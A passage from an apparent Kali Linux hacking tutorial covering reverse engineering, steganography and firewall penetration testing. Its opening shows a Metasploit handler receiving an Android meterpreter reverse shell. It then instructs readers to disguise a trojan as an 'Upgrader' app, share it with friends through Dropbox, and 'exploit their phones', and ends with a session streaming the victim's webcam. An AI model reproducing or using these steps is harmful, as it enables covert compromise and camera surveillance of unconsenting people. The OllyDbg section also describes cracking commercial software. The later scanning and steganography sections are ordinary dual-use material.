msf exploit(handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(handler) > set LHOST 192.168.0.4  
LHOST => 192.168.0.4
```


Exploit!

- At last type: **exploit** to start the listener.
- Copy the application that you made (Upgrader.apk) from the root folder, to your android phone.



- Then send it using Uploading it to Dropbox or any sharing website.
- Now It's Time for Social engineering .
- Then send the link that the Website gave you to your friends and exploit their phones (Only on LAN, but if you used the WAN method then you can use the exploit anywhere on the INTERNET)
- Let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
- However, the option of allowance for Installation of apps from Unknown Sources should be enabled (if not) from the security settings of the android phone to allow the Trojan to install.
- And when he clicks Open...

You are Ready to Go inside
There comes the meterpreter prompt:



```

root@kali: ~
File Edit View Search Terminal Help
+ -=[ 340 payloads - 35 encoders - 8 nops ]
+ -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.4:4444
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 192.168.0.5:37786) at 2015-02-10 01:50:12 -0500

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: xbHzZPnR.html
[*] Streaming...

```

Summary

We have discussed some generic attacks such as MitM and observed that they are also possible against mobile devices. We have also seen that care must be taken when installing apps that give network-level access. Most importantly, users must update their devices and apps regularly to avoid attacks .

SECTION - 5



BONUS SECTION

I) REVERSE ENGINEERING

WHAT IS REVERSE ENGINEERING?

Reverse engineering refers to the duplication of another producer's product following a thorough examination of its construction or composition. It involves taking apart the product to understand how it works so as to enhance or duplicate such a product.

Most people in the cybersecurity world picture reverse engineering in its black hat — when it is being used to steal data and intellectual property. But when it is in the hands of cybersecurity experts, reverse engineering dons the white hat of the hero.

Broadly speaking, reverse engineering is about looking at a program from the outside in — often by a third party that had no hand in writing the original code. It allows those who practice it to understand how a given program or system works when no source code is available. With reverse engineering, your team can accomplish several tasks related to cybersecurity: finding system vulnerabilities, researching malware and viruses, and analyzing the complexity of restoring core software algorithms that can further protect against theft.

Security experts can apply reverse engineering themselves to understand how hard it is to hack certain software. If it turns out to be a breeze, experts can provide recommendations on ways to complicate matters for a potential hacker. This technique can be especially useful for security software developers who work in a wide range of data formats and protocols, conduct lots of research for client issues, and ensure code's compatibility with third-party software.

No doubt, reverse engineering is a powerful tool to keep in your cybersecurity tool belt, and the more familiar you are with its use cases, the better you will be able to deploy it.

Modern Threats to Cybersecurity


Many businesses and individuals are now moving data from local storage to cloud-based storage — which offers several security and logistical advantages, but it is not invincible. Even the most protected cloud storage platforms, such as iCloud, cannot completely protect your information, and hackers using reverse engineering can still abuse the most secure algorithms guarding iOS services.

This problem is compounded as people move more information to cloud storage, which, in turn, leads to more cloud interfaces for improved user experience. With each of these developments, another potential vulnerability opens, and the risk of user data theft increases.

OllyDbg


OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows applications. Emphasis on binary code analysis makes it particularly useful in cases where the source is unavailable. Generally, it is used to crack the commercial softwares.

To open it, go to Applications → Reverse Engineering → ollydbg



To load a EXE file, go the “Opening folder” in yellow color, which is shown in a red square in the above screenshot.


After loading, you will have the following view where you can change the binaries.





dex2jar

This is an application that helps convert APK file (android) to JAR file in order to view the source code. To use it, open the terminal and write "**d2j-dex2jar -d /file location**".

In this case, the file is "**classes.dex**" on the desktop.



The following line shows that a JAR file has been created.




jd-gui

JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files. You can browse the reconstructed source code. In this case, we can reconstruct the file that we extracted from the dex2jar tool.

To launch it, open the terminal and write “**jd-gui**” and the following view will open.

To import the file, click the open folder icon on the left upper corner and then import the file.



Apktool

Apktool is one of the best tools to reverse the whole android application. It can decode resources to nearly an original form and rebuild them after making modifications.

To open it, go to the terminal and write “ apktool”.

To decompile a apk file, write “apktool d apk file”.

```
:/usr/share/apktool# apktool d [REDACTED].apk
```

Decompilation will start as shown in the following screenshot.

```
I: Using Apktool 2.0.0-RC4 on [REDACTED].apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
```

I) STEGANOGRAPHY

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. Generally, the hidden messages appear to be (or be part of) something else: images, articles, shopping lists, or some other cover text. This post would cover Steganography in Kali Linux - Hiding data in image. You can pretty much use the same method to hide data in Audio or Video files.

In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every 100th pixel to correspond to a letter in the alphabet, a change so subtle that someone not specifically looking for it is unlikely to notice it.

The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages—no matter how unbreakable—arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Steganography Using Kali Linux

There's two primary tools available in Kali Linux for Steganographic use.

Steghide

Steghide is a steganography program that is able to hide data in various kinds of image- and audio-files. The color- respectively sample-frequencies are not changed thus making the embedding resistant against first-order statistical tests.

Features:

- compression of embedded data
- encryption of embedded data
- embedding of a checksum to verify the integrity of the extracted data

- support for JPEG, BMP, WAV and AU files

StegoSuite

Stegosuite is a free steganography tool written in Java. With Stegosuite you can hide information in image files.


Features

- BMP, GIF and JPG supported
- AES encryption of embedded data
- Automatic avoidance of homogenous areas (only embed data in noisy areas)
- Embed text messages and multiple files of any type
- Easy to use

Using Steghide

Installing steghide

Installation is simple in Kali Linux as steghide is already available in Kali Linux repository. Run the following command and you're done.



```
root@kali:~# apt-get install steghide
Reading package lists... Done
```


Hide text file in Image

I created a folder **steghide** in root home folder and placed **picture.jpg** and **secret.txt** file in there. **picture.jpg** is the file where I am going to hide **secret.txt** file. I am going to show the commands here.

To hide text file in Image in Kali Linux using steghide, use the following command:

```
root@kali:~/steghide# steghide embed -cf picture.jpg -ef secret.txt
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "picture.jpg"... done
root@kali:~/steghide#
```

This command will embed the file **secret.txt** in the cover file **picture.jpg**.



A screenshot of a terminal window titled "root@kali: ~/steghide". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal itself shows the command "steghide embed -cf picture.jpg -ef secret.txt" being entered, followed by prompts for a passphrase and confirmation of embedding.

```
root@kali:~/steghide#
root@kali:~/steghide# steghide embed -cf picture.jpg -ef secret.txt
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "picture.jpg"... done
```

Now you can email, share or do anything with this new **picture.jpg** file without having to worry about exposing your data.

Extracting text file from Image

After you have embedded your secret data as shown above you can send the file **picture.jpg** to the person who should receive the secret message. The receiver has to use steghide in the following way:

```
root@kali:~/steghide# steghide extract -sf picture.jpg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
```

If the supplied passphrase is correct, the contents of the original file **secret.txt** will be extracted from the stego file **picture.jpg** and saved in the current directory.

Just to be on safe side, I am checking the content of the **secret.txt** I extracted. Seems ok.


```
root@kali:~/steghide# head -3 secret.txt
Linux. It's been around since the mid '90s, and has since reached a user-base that spans indust
root@kali:~/steghide#
```

Viewing Info of embedded data

If you have received a file that contains embedded data and you want to get some information about it before extracting it, use the info command:

```
root@kali:~/steghide# steghide info picture.jpg
"picture.jpg":
  format: jpeg
  capacity: 3.1 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "secret.txt":
    size: 6.5 KB
    encrypted: rijndael-128, cbc
    compressed: yes
root@kali:~/steghide#
```

After printing some general information about the stego file (format, capacity) you will be asked if steghide should try to get information about the embedded data. If you answer with yes you have to supply a passphrase.



The screenshot shows a terminal window with a dark background and light-colored text. The title bar says "root@kali: ~/steghide". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "steghide info picture.jpg" is run, followed by its output. The output shows the file "picture.jpg" is a JPEG with a capacity of 3.1 KB. It then asks if the user wants to get information about the embedded data, with "y" selected. A passphrase is requested, and the embedded file "secret.txt" is listed with its details: size of 590.0 Byte, encryption method rijndael-128, and compression status yes. The command "steghide" is run again at the end.

```
root@kali:~/steghide#
root@kali:~/steghide# steghide info picture.jpg
"picture.jpg":
  format: jpeg
  capacity: 3.1 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "secret.txt":
    size: 590.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
root@kali:~/steghide#
```

Steghide will then try to extract the embedded data with that passphrase and - if it succeeds - print some information about it.

.

.

.

.

.

.

.

II) FIREWALL

A firewall is one of the first lines of defense in preventing cyber attacks. Naturally, this presents an opportunity for penetration testers and threat actors alike, to attempt exploits that would compromise a network's security.

There are 13 steps to firewall penetration testing, which include locating the firewall, conducting traceroute, scanning ports, banner grabbing, access control enumeration, Identifying the firewall architecture, testing the firewall policy, firewalking, port redirection, internal and external testing, testing for covert channels, HTTP tunneling, and identifying firewall specific vulnerabilities.

In this lesson, I'm going to share my methodology for performing a comprehensive firewall penetration test. By the end, you'll have a better understanding of how to holistically protect your business from cyber attacks.

What Is A Firewall?

A firewall is a software or hardware device that inspects incoming and outgoing traffic on a network. Based on a predetermined set of policies and rules, or an access control list (ACL), the firewall filters and restricts all connections that do not abide by those rules. The main purpose of a firewall is to separate trusted networks from the external network or the internet.

In order to accomplish this, a firewall is typically placed in the DMZ (demilitarized zone). Additional firewalls may be placed in front of a business's internal network, or intranet. Or, in front of supervisory control and data acquisition (SCADA), which support systems that run industrial organizations such as nuclear power plants.

What Are Next Generation Firewalls?

There are many types of firewalls and each model has different functionalities. The main progress that was made with regards to firewall capabilities is the introduction of Next Generation Firewalls (NGFW).

Traditional firewalls couldn't engage in stateful packet inspection but were rather only analyzing network traffic based on the IP address and port number of the packets without taking into consideration previous traffic that passed through the firewall.

With the introduction of NGFW, dynamic packet filtering was a reality and enabled all active connections to be monitored along with the state of the connections. This additional information is used in aiding in the process of determining access.

Firewall Policies

When deploying any firewall, a certain set of policies and rules need to be configured in order to adequately ensure the security of the network perimeter. Policies and rules allow for certain type of network traffic to be blocked or allowed.

These policies can also be applied later on different firewalls throughout the network. Additionally, the integration of active directory, role-based access control could be enforced, encompassing each user role and its permissions in the firewall.

Steps To Performing A Firewall Penetration Test

Firewall penetration testing is the process of locating, investigating and penetrating a certain firewall in order to reach the internal trusted network of a certain system. Mostly considered to be a key part in external network penetration testing, firewall testing is one of the most important types of network tests that can be conducted as firewalls represent the first line of defense against outside intrusions.

Firewall Penetration Testing Tools

Most important tools needed for firewall penetration testing are scanners including:

- Nmap
- Hping
- Hping2
- Netcat
- Firewalk Network Auditing tool

These scanners allow the tester to customize packets and elicit a response from the firewall.

By interpreting the responses from the firewall, the tester can determine state of ports, services running and their version, perform banner grabbing and find vulnerabilities.

Finally, Fpipeand Datapipe tools can be used when attempting port redirection and HTTPPort tool can be used when attempting HTTP tunneling.

Step 1. Locating The Firewall

Every firewall penetration test will begin with locating the firewall. Using any packet crafting software, the tester crafts specific IP packets containing UDP, TCP or ICMP payloads.

Common firewall pen-testing tools used are Hping and Nmap. Both tools have similar functionality with one small difference. Hping can only scan 1 IP address at a time compared to Nmap, which can scan a range of IP addresses.

Depending on the level of aggressiveness of the scan one wishes to perform, Hping is a better choice to avoid any abnormal activity from being detected. By repeating the scanning process, one can map the list of allowed services in the firewall.

```
hping google.com
HPING google.com (eth0 74.125.224.80): NO FLAGS are set, 40 headers + 0 data bytes
es
len=46 ip=74.125.224.80 ttl=255 id=21211 sport=0 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=74.125.224.80 ttl=255 id=21212 sport=0 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=74.125.224.80 ttl=255 id=21213 sport=0 flags=RA seq=2 win=0 rtt=0.2 ms
len=46 ip=74.125.224.80 ttl=255 id=21214 sport=0 flags=RA seq=3 win=0 rtt=0.2 ms
len=46 ip=74.125.224.80 ttl=255 id=21215 sport=0 flags=RA seq=4 win=0 rtt=0.2 ms
len=46 ip=74.125.224.80 ttl=255 id=21216 sport=0 flags=RA seq=5 win=0 rtt=0.1 ms
len=46 ip=74.125.224.80 ttl=255 id=21217 sport=0 flags=RA seq=6 win=0 rtt=0.3 ms
len=46 ip=74.125.224.80 ttl=255 id=21218 sport=0 flags=RA seq=7 win=0 rtt=0.2 ms
^C
--- google.com hping statistic ---
3 packets transmitted, 8 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.2/0.3 ms
^_
```

Step 2. Conducting Traceroute

Network range can be identified by running a tracert command against the firewall located in the previous step. This step will also provide information regarding the route packets take between systems and determine all routers and devices that are involved in the connection establishing process.

Additionally, certain information pertaining to devices that filter traffic and protocols used can also be obtained.

Step 3. Port Scanning

The third step in the firewall penetration testing methodology is port scanning. The most commonly used tool is Nmap due to the possibility of its wide customization of scans one wishes to perform.

In this step, not only will you identify open ports on the firewall, but also you'll also identify the corresponding services that are running on those open ports. Using Nmap, one can craft a scan that encompasses the type of scan wanted, options for that specific scan type, the timing of the scan and much more.

For example, **nmap -sS -p 0-1024 x.x.x.x -T4** will send packets with a SYN flag raised, to the first 1024 ports using aggressive timing. Depending on the preferences and requirements of the penetration tester, Nmap can export the results of the scan in different formats.

```
C:\Program Files (x86)\Nmap>nmap.exe -sS [REDACTED] 137 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:34 W. Europe Daylight Time
Nmap scan report for aib-of-w16 [REDACTED] (10.[REDACTED])
Host is up (0.11s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
113/tcp    closed ident
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2701/tcp   open  sms-rcinfo
3389/tcp   open  ms-wbt-server
6129/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 36.46 seconds
```

After mapping all necessary ports and determining the ones that are in an open state, the penetration testers can run another Nmap scan on the open ports to determine which services are running. Running the following Nmap scan will provide that information:

```
nmap -sV x.x.x.x -T1
```

After crafting and running different Nmap scans, the penetration tester will have a basic overview of the firewall, open ports, and services running on those ports.

Step 4. Banner Grabbing

Performing banner grabbing on the firewall will provide information on the version of the firewall in question. This information can later be used to find available exploits that can potentially compromise the firewall.

Using Netcat, the penetration tester will craft a connection request which will provide the tester with the right information.

```
root@kali:~# nc 192.168.179.146 80
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Tue, 01 Aug 2017 16:26:23 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
```

For example, let's say that we identified port 80 on the firewall as open. The following Netcat command will retrieve the firewall banner and hopefully expose the webserver version:

```
nc-nvv 10.0.0.1 80
```

```
C:\Program Files (x86)\Nmap>nmap.exe -sV 10.0.0.1 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:37 W. Europe Daylight Time
Nmap scan report for 10.0.0.1
Host is up (0.067s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE      VERSION
113/tcp    closed  ident
135/tcp    open   msrpc?
139/tcp    open   netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open   microsoft-ds?
2701/tcp   open   cmrccservice Microsoft Configuration Manager Remote Control service (CmRcService.exe)
3389/tcp   open   ms-wbt-server Microsoft Terminal Services
6129/tcp   open   damewaremr   DameWare Mini Remote Control
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.09 seconds
```

One of the most important steps in testing any firewall is crafting and scanning the firewall using custom made packets. The purpose of this is to elicit different firewall responses and determine which type of firewall you are trying to bypass.

Using Hping or Nmap, a penetration tester should try many different variations of the scan in order to gather as much information as possible. Each scan should use different flags (SYN, ACK, FIN etc.) and different protocols (TCP, UDP) in order to attempt connection establishment. Additionally, testing different protocols with different connection attributes will elicit the most useful responses from the firewall.

Step 5. Access Control Enumeration

Every firewall employs access control lists in order to determine which traffic to allow or deny from the internal network. The only indicator a penetration tester can observe while enumerating the access control list is the state of ports on the firewall.

Nmap can also be used to accomplish this step with the following command;

```
nmap -sA x.x.x.x
```



```
C:\Program Files (x86)\Nmap>nmap.exe -sA [REDACTED] 137 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:44 W. Europe Daylight Time
Nmap scan report for aib-of-wl0018 ([REDACTED] ([REDACTED].137])
Host is up (0.17s latency).
All 1000 scanned ports on aib-of-wl0018. [REDACTED] ([REDACTED].137) are filtered
Nmap done: 1 IP address (1 host up) scanned in 179.37 seconds
```

Nmap will send packets to the first 1024 ports with the ACK flag raised. This will return results indicating if the port is open, filtered or unfiltered. If the port is in an “Open” state, it is in listening mode. If the state of the port Is “filtered”, it indicates the port is blocked by the firewall. Finally, if the port is “unfiltered”, the firewall is passing traffic through the port, but the port is not open.

Step 6. Identifying Firewall Architecture

To build on the previous step, sending crafted packets to firewall ports that were already identified will provide a penetration tester with a complete list of port status. By eliciting responses from the firewall on specific ports, the tester will be able to determine the firewall reaction and aid in mapping open ports. Additionally,

responses from the firewall will let the tester know if the connection was rejected, dropped or blocked.

Like in the previous steps, Hping, Hping2 or Nmap can be used to accomplish this task. After initiating the scan, the firewall will send back specific packets indicating the action it took against the scan. If the firewall returns a SYN/ACK packet, the port is in an “Open” state.

If the firewall returns a RST/ACK packet, it means the firewall rejected the crafted packet from the tester’s scanner. If no response is received, the firewall dropped the crafted packet indicating a filtered port. Finally, if the firewall returns an ICMP type 3 code 13 packet, the connection attempt was simply blocked.

Step 7. Testing The Firewall Policy

Considered to sometimes be a part of the internal network penetration test, testing firewall policies can be done in two ways.

- The penetration tester will either compare hard copies of the extracted firewall policy configuration and the expected configuration in order to identify potential gaps,
- The tester will perform actions on the firewall in order to confirm the expected configuration.

Step 8. Firewalking

Firewalking is a method of mapping the network devices that sit behind the firewall. The Firewalk network auditing tool analyzes packets returned by the firewall with the use of traceroute techniques. It will determine open ports on the firewall by checking devices behind the firewall and thus identify which traffic is able to pass the firewall.



The Firewalk tool is considered to perform advanced network mapping and is able to paint a picture of the network topology.

More specifically, by crafting packets with certain TTL values, the penetration tester can identify open ports if the return message is received with the exceeded TTL. If no response is received, it can be concluded that the firewall filtered the packet and blocked the connection.

Step 9. Port Redirection

